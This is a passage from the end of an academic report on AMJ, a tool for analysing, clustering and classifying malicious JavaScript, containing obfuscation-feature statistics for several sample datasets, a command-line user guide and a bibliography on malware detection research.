UnfoldEvalSuccess                    : 64     (31.84%)
VariableWithBitOperation             : 44     (21.89%)
WINDOW_Operations                    : 33     (16.42%)
FuncCallWithCallExpr                 : 11     ( 5.47%)
HtmlCommentInScriptBlock             : 10     ( 4.98%)
VariableWithFunctionExpression       : 5      ( 2.49%)
VariableWithThisExpression           : 2      ( 1.00%)
FunctionObfuscation                  : 1      ( 0.50%)
FuncCallWithBinaryExpr               : 1      ( 0.50%)
```

- **2015 Dataset contains 1000 samples:**

```
StringConcatenation                  : 964    (97.37%)
VariableWithCallExpression           : 876    (88.48%)
UnfoldEvalSuccess                    : 869    (87.78%)
FuncCallWithCallExpr                 : 866    (87.47%)
PredefinedFuncCalls                  : 865    (87.37%)
FuncCallWithStringVariable           : 355    (35.86%)
VariableWithThisExpression           : 65     ( 6.57%)
FunctionObfuscation                  : 21     ( 2.12%)
VariableWithFunctionExpression       : 17     ( 1.72%)
DOM_Operations                       : 13     ( 1.31%)
VariableWithBinaryExpression         : 11     ( 1.11%)
WINDOW_Operations                    : 11     ( 1.11%)
VariableWithLogicalExpression        : 7      ( 0.71%)
LongExpression                       : 4      ( 0.40%)
FuncCallWithBinaryExpr               : 2      ( 0.20%)
VariableWithExpression               : 1      ( 0.10%)
FuncCallWithUnkonwnReference         : 1      ( 0.10%)
```

- **2016 Dataset contains 38140 samples:**

```
StringConcatenation                  : 22499 (58.99%)
VariableWithCallExpression           : 21458 (56.26%)
ConditionalCompilationCode           : 18818 (49.34%)
UnfoldEvalSuccess                    : 18371 (48.17%)
FuncCallWithStringVariable           : 15706 (41.18%)
VariableWithBinaryExpression         : 13312 (34.90%)
VariableWithThisExpression           : 12205 (32.00%)
PredefinedFuncCalls                  : 11401 (29.89%)
VariableWithFunctionExpression       : 10987 (28.81%)
FuncCallWithCallExpr                 : 8656  (22.70%)
LongExpression                       : 7455  (19.55%)
VariableWithBitOperation             : 5055  (13.25%)
VariableWithLogicalExpression        : 3198  ( 8.38%)
FuncCallWithBinaryExpr               : 1796  ( 4.71%)
DotNotationInFunctionName            : 1561  ( 4.09%)
UnfoldUnescapeSuccess                : 482   ( 1.26%)
VariableWithUnaryExpression          : 174   ( 0.46%)
VariableWithExpression               : 159   ( 0.42%)
WINDOW_Operations                    : 72    ( 0.19%)
FuncCallWithUnkonwnReference         : 55    ( 0.14%)
FunctionObfuscation                  : 40    ( 0.10%)
DOM_Operations                       : 21    ( 0.06%)
AssigningToThis                      : 2     ( 0.01%)
```

- **2017 Dataset contains 190 samples:**

```
VariableWithCallExpression           : 137   (72.11%)
StringConcatenation                  : 129   (67.89%)
UnfoldEvalSuccess                    : 86    (45.26%)
VariableWithBinaryExpression         : 69    (36.32%)
PredefinedFuncCalls                  : 27    (14.21%)
FuncCallWithStringVariable           : 25    (13.16%)
VariableWithThisExpression           : 20    (10.53%)
VariableWithFunctionExpression       : 14    ( 7.37%)
VariableWithUnaryExpression          : 14    ( 7.37%)
LongExpression                       : 12    ( 6.32%)
FuncCallWithBinaryExpr               : 8     ( 4.21%)
FuncCallWithCallExpr                 : 7     ( 3.68%)
VariableWithBitOperation             : 1     ( 0.53%)
HtmlCommentInScriptBlock             : 1     ( 0.53%)
DotNotationInFunctionName            : 1     ( 0.53%)
```

Appendix E

AMJ User Guide

E.1 Install

1. Get AMJ from `https://github.com/hl5814/AMJ`.
2. Install **nodeJS** from `https://nodejs.org/en/`
3. Install **python3** from `https://www.python.org`
4. Update **npm** to the latest version:


   ```
   sudo npm i -g npm
   ```

5. Run install script, the script will check and install the related nodeJS and python libraries

   ```
   ./installAMJ.sh
   ```

We are all set now!

E.2 Analysis One Specific JavaScript/HTML File



```
AMJ

  Analyser for Malicious JavaScript

Options

  -h, --help          Display this usage guide.
  -s, --src file      The input files to process
  -a, --header        The input files to process
  -v, --vervise       -v Printout features captured, -v 2 Debug mode
  -w, --weight        Print weighted feature arrays
  -t, --testMode      When this flag is set, MJSA will not try to unpack eval()
  -f, --fastMode      When this flag is set, MJSA will only parse at most 100 elements any objects
                      and skip long instructions

Examples

  1. Printout the capture features from user.js                  $ node amj.js -s user.js -v
  2. Printout the weighted feature array from user.js in fast mode   $ node amj.js -s user.js -w -f

  Project home: https://github.com/hl5814/AMJ
```


Figure E.1: AMJ Feature Extraction Usage

E.3 Analysis The Dataset

./**checkFiles** is a help script that allows the user input the **path** of the directory that contains all the samples. This allows user to analysis all files in the given directory or prepare the feature arrays from the files for later clustering. It can easily be done by redirecting **stdout** into a **CSV** file. ***Notice*** the script will skip all files that are "Erroneous" files automatically. At the bottom, the total progress would be displayed with the current file name.

```
./checkFiles.sh -s SampleDirectory > Result.csv
[current/total] currentFileName.js
```

To see those "Erroneous" files, user can set up debug mode **-d** flag. When ./**checkFiles** is running in debug mode it will stop at each "Erroneous" files. The error message will be shown along with the file number and file name. Then user can press enter to skip and continue checking.



```
/Users/hongtao/node_modules/esprima-ast-utils/lib/io.js:38
        throw e;
        ^
Error: Line 97: Unexpected token :
    at ErrorHandler.constructError (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/esprima
/dist/esprima.js:3396:22)
    at ErrorHandler.createError (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/esprima/di
st/esprima.js:3414:27)
    at Parser.unexpectedTokenError (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/esprima
/dist/esprima.js:542:39)
    at Parser.throwUnexpectedToken (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/esprima
/dist/esprima.js:552:21)
    at Parser.consumeSemicolon (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/esprima/dis
t/esprima.js:845:23)
    at Parser.parseVariableStatement (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/espri
ma/dist/esprima.js:2067:15)
    at Parser.parseStatement (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/esprima/dist/
esprima.js:2551:43)
    at Parser.parseStatementListItem (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/espri
ma/dist/esprima.js:1818:39)
    at Parser.parseProgram (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/esprima/dist/es
prima.js:3061:29)
    at parse (/Users/hongtao/node_modules/esprima-ast-utils/node_modules/esprima/dist/esprima.js:117:2
4)
Error [1] at [109]: /Users/hongtao/sampleFiles//9117d956a6d8559154c86a081ebfc489
Press enter to continue
```

Figure E.2: AMJ Utils Script Debug Mode


Since the number of files in the dataset is usually very large. ./**checkFiles** also support jump to a specific file and start checking from there. This can be done by setting up the skip **-k** flag with the file number or file path.

```
./checkFiles.sh -s SampleDirectory -k fileIndex
./checkFiles.sh -s SampleDirectory -k fileName.js
```

To plot the spider charts, you need to run the clustering script with **-f** flag, and the data file needed by spider charts would be generated. Then simply run the following command, the charts will be generated in Clustering/figures directory.

```
python AnalysisTools/Spiderchart.py
```

E.4 Cluster Known Samples




```
usage: cluster.py [-h] [-d] [-f] [-n NUMBER] [--verbose] [-p [PERCENTAGE]] -s
                  SOURCE [-r RESULT]

Cluster Malicious JS files based on features

optional arguments:
  -h, --help        show this help message and exit
  -d, --dendrogram  draw dendrogram
  -f, --file        copy files into corresponding cluster
  -n NUMBER         number of clusters
  --verbose, -v     -v print file index for each cluster,-vv print top 3
                    features of each cluster
  -p [PERCENTAGE]   randomly pick p% from samples
  -s SOURCE         input csv file path
  -r RESULT         result file path, cluster_result.csv by default
```

Figure E.3: AMJ Clustering Script Usage

E.5 Classify New Samples



```
usage: classifier.py [-h] [--verbose] [-n [NEIGHBOURS]] -s [SOURCE] -f FILE

Classifier Malicious JS Code based on Clusters

optional arguments:
  -h, --help       show this help message and exit
  --verbose, -v    verbose level
  -n [NEIGHBOURS]  number of neighbors used for classifier
  -s [SOURCE]      labled cluster csv file
  -f FILE          JS/HTML file to be classifier
```

Figure E.4: AMJ Classification Script Usage

Bibliography

[1] JavaScript `https://www.javascript.com`

[2] Cybercrime Damage Predict
`https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/`

[3] Stefanov, Stoyan *The core JavaScript programming language is based on the ECMAScript standard, or ES for short.*, 2010.

[4] Joshua Cannell, "Tools of the Trade: Exploit Kits", 16 March 2016.

[5] Dean Edwards Packer `http://dean.edwards.name/packer/`

[6] University of Michigan, Computer Science and Engineering, "Languages, Compilers, and Runtime Systems", 15 March 2018.

[7] Pavlik McIntosh, John Shawn. *Converging Media Fourth Edition*, 2015.

[8] The write less, do more, JavaScript library. *The jQuery Project*, 29 April 2010.

[9] Justin Luna. *Mamba ransomware encrypts your hard drive, manipulates the boot process*, 5 November 2016.

[10] J. Grossman, R. Hansen, P. D.Petkov, A. Rager, and S. Fogie, XSS Attacks: *Cross Site Scripting Exploits and Defense* 2007.

[11] N. Jovanovic, E. Kirda, and C. Kruegel, "Preventing cross site request forgery attacks," in *Second IEEE Communications SocietylCreateNet Inte ational Conference on Security and Privacy in Communication Networks(Securecomm)* , September 2006, pp. 1-10.

[12] N. Provos, Mavrommatis, M. A. Rajab, and F. Monrose, "All your iframes point to us." in *USENIX Security Symposium* , 2008.

[13] Alexa website ranking `https://www.alexa.com`

[14] V. Kotov and F. Massacci. Anatomy of exploit kits: Preliminary analysis of exploit kits as software artefacts. In *International Conference on Engineering Secure Software and Systems*, 2013.

[15] K. Rieck, T. Krueger, and A. Dewald. Cujo: Efficient de- tection and prevention of drive-by-download attacks. in *Proceedings of the Annual Computer Security Applica- tions Conference* , 2010.

[16] B. Stock, B. Livshits and B. Zorn, *"Kizzle: A Signature Compiler for Detecting Exploit Kits"*, 2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), Toulouse, 2016, pp. 455-466.

[17] Curtsinger, C., Livshits, B., Zorn, B., and Seifert, C. Zozzle: Fast and precise in-browser javascript malware detection. in *In Proceedings of the 20th conference on USENIX security symposium* , (2011), USENIX Association..

[18] Kaplan, S., Livshits, B., Zorn, B., Siefert, C., and Curtsinger, C. ”nofus: Automatically detecting” + string.fromcharcode(32) +”obfuscated ”.tolowercase() + ”javascript code”. in *Tech. rep., Microsoft Research* , 2011.

[19] Saxena, P., Akhawe, D., Hanna, S., Map, F., McCamant, S., and Song, D. A symbolic execution framework for javascript. in *Security and Privacy (SP), 2010 IEEE Symposium on* , 2010.

[20] B. Feinstein and D. Peck, "Caffenie monkey: auto mated collection detection and analysis of malicious javascript," in *Black Hat* , 2007.

[21] W. Xu F. Zhang and S. Zhu "The power of obfuscation techniques in malicious javascript code: A measurement study " in *Proceedings of the 2012 7th International Conference on Malicious and Unwanted Software (MALWARE) ser. MALWARE '12. Washington DC USA: IEEE Computer Society* , 2012 pp. 9-16..

[22] F. Howard. Malware with your Mocha? obfuscation and anti emulation tricks in malicious JavaScript.
https://www.sophos.com/enus/medialibrary/PDFs/technical%20papers/malware_with_your_mocha.pdf

[23] Standard ECMA-262: ECMAScript Language Specification (JavaScript). *3rd Edition, ECMA International*, 1999.

[24] JavaScript Variable Scope
https://www.sitepoint.com/demystifying-javascript-variable-scope-hoisting/

[25] W. Xu F. Zhang and S. Zhu "Still: Mostly Static Detection of Obfuscated Malicious JavaScript code" in *San Antonio, Texas,*, 2013

[26] Ecma International finalises major revision of ECMAScript 5th edition. *Ecma International.* , 2009-05-22.

[27] ECMA 6 edition, *ECMAScript 2015 Language Specification*, June 2015.

[28] M. Cova, C.Kruegel and G. Vigna, University of California, Santa Barbara *Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code*, 2010

[29] P. Ratanaworabhan, B.Livshits, B. Zorn. *A Defense Against Heap-spraying Code Injection Attacks*, 2016

[30] Esprima http://esprima.org

[31] Node module, esprima-ast-utils, Copyright (c) 2014 Luis Lafuente https://github.com/malwareinfosec/EKFiddle

[32] WANG, D. Y., SAVAGE, S., AND VOELKER, G. M. Cloak and dagger: dynamics of web search cloaking. In *Proceedings of the 18th ACM conference on Computer and communications security (2011)*, ACM, pp. 477–490.

[33] C. Kolbitsch, B. Livshits, B. Zorn, and C. Seifert. Rozzle: De-cloaking internet malware. In *Security and Privacy (SP), 2012 IEEE Symposium on, pages 443–457. IEEE*, 2012.

[34] JavaScript-Source.com. http://javascript-source.com/, 2009.

[35] P. Saxena, S. Hanna, P. Poosankam, and D. Song. FLAX: Systematic discovery of client-side validation vulnerabilities in rich web applications. In *17th Annual Network & Distributed System Security Symposium, (NDSS)*, 2010.

[36] Kim, B.-I., Im, C.-T., and Jung, H.-C. "Suspicious malicious web site detection with strength analysis of a javascript obfuscation", *In International Journal of Advanced Science and Technology*, 2011.

[37] Bailey, Ken, "Numerical Taxonomy and Cluster Analysis". Typologies and Taxonomies, 1994.

[38] Anders Moller and Michael I.Schwartzbach, "Static Program Analysis", January 15, 2018

[39] Ward, J. H., Jr. (), "Hierarchical Grouping to Optimize an Objective Function", 1963

[40] Conditional Compilation https://docs.microsoft.com/en-us/scripting/javascript/advanced/conditional-compilation-javascript

[41] CIS Malware Analysis Report: Nemucod Ransomware https://www.cisecurity.org/malware-analysis-report-nemucod-ransomware/

[42] Sokal, R. R. and F. J. Rohlf. "The comparison of dendrograms by objective methods", 1962

[43] mocha js https://mochajs.org

[44] Scipy https://www.scipy.org

[45] Lapointe FJ, Legendre P: "Comparison tests for dendrograms: a comparative evaluation. J. Classif", 1995.

[46] Sokal RR, Rohlf FJ: "The comparison of dendrograms by objective methods". Taxon 1962, 11: 33–40.

[47] Sokal R and Michener C, University of Kansas Science Bulletin. "A statistical method for evaluating systematic relationships", 1958

[48] M.. Bodin, A. Charguerau d, D. Filaretti, P. Gardner, S. Maffeis, D. Naudziuniene, A. Schmitt, and G. Smith. "A trusted mechanised JavaScript specification", 2014.

[49] Andrew Rosenberg and Julia Hirschberg, "A conditional entropy-based external cluster evaluation measure", 2007

[50] M Nielsen, "High-Dimensional Data Visualization", May 2017

[51] Talavera, Luis. "Feature selection as a preprocessing step for hierarchical clustering", ICML. Vol. 99. 1999.

[52] Houle, M. E., Kriegel, H. P., Kröger, P., Schubert, E., Zimek, A. "Can Shared-Neighbor Distances Defeat the Curse of Dimensionality?", 2010.

[53] www.symantec.com

[54] K. Kim, I L. Kim, C. H. Kim, Y. Kwon, Y. Zheng, X. Zhang, D. Xu, "J-Force: Forced Execution on JavaScript"

[55] Esprima minification could remove unused variables and branches. http://esprima.org/demo/minify.html

[56] Wepawet http://anubis.iseclab.org

[57] K. Winter, C. Zhang, I. J. Hayes, N. Keynes, C. Cifuentes, L. Li, "Path-Sensitive Data Flow Analysis Simplified", 2013

[58] Matthias Keil and Peter Thiemann, "Type-based dependency analysis for javascript", 2013